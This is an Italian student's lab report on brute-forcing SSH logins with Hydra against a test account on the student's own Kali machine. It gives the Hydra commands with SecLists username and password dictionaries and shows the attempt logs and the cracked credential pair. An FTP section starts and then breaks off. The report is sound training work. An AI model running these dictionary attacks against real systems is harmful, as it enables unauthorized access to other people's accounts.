Manuel Di Gangi

S6_L4

Authentication cracking con Hydra

29 febbraio 2024

Traccia

Si ricordi che la configurazione dei servizi costituisce essa stessa una parte integrante dell'esercizio.

L'esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete.
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

L'esercizio si svilupperà in due fasi:

- Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

Preparazione dell'ambiente

Sulla macchina Kali creiamo una nuova utenza utilizzando il comando "adduser" chiamando l'utente **test_user** e impostando la password **testpass.**

```
┌──(kali㉿kali)-[~]
└─$ sudo adduser test_user
info: Adding user `test_user' ...
info: Selecting UID/GID from rang
```

Configurazione e cracking SSH

1) Avviamo il servizio ssh con il comando **sudo service ssh start** e testiamo la connessione ssh dell'utente appena creato. Possiamo notare come dopo l'invio del secondo comando la root non sia più kali ma test_user.

```
┌──(kali㉿kali)-[~]
└─$ sudo service ssh start
[sudo] password for kali:
```

```
┌──(kali㉿kali)-[/etc/ssh]
└─$ ssh test_user@192.168.50.100
test_user@192.168.50.100's password:
Linux kali 6.6.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.9-1kali1 (2024-01-
08) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Feb 29 06:54:03 2024 from 192.168.50.100
┌──(test_user㉿kali)-[~]
└─$
```

2) Configuriamo Hydra per una sessione di cracking, inizialmente facciamo un test del corretto funzionamento del tool usando un solo username ed una sola password.

```
┌──(kali㉿kali)-[/etc/ssh]
└─$ hydra -l test_user -p testpass 192.168.50.100 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not us
e in military or secret service organizations, or for illegal purposes (t
his is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-29
 08:05:56
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1
 try per task
[DATA] attacking ssh://192.168.50.100:22/
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-29
 08:05:56
```

3) Avviamo l'attacco eseguendo lo stesso comando passando al tool i due dizionari.

```
┌──(kali㉿kali)-[/usr/share]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-milli
on-passwords-1000000.txt -V 192.168.50.100 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-29 08:31:51
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~2073863750000 tries per tas
k
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "info" - pass "123456" - 1 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "password" - 2 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "12345678" - 3 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "qwerty" - 4 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "123456789" - 5 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "12345" - 6 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "1234" - 7 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "111111" - 8 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "1234567" - 9 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "dragon" - 10 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "info" - pass "123123" - 11 of 8295455000000 [child 2] (0/0)
```


```
[ATTEMPT] target 192.168.50.100 - login "netadmin" - pass "123456" - 85 of 144
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "netadmin" - pass "12345" - 86 of 144 [
```


```
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024
```

4) Il tool ha trovato una coppia di credenziali: **test_user** - **testpass**

Configurazione e cracking FTP

1) Installiamo il servizio ftp e lo avviamo con il comando **sudo service vsftpd start** e testiamo la connessione ftp verso l'utente test_user.





2) Avviamo l'attacco eseguendo lo stesso comando passando al tool i due dizionari.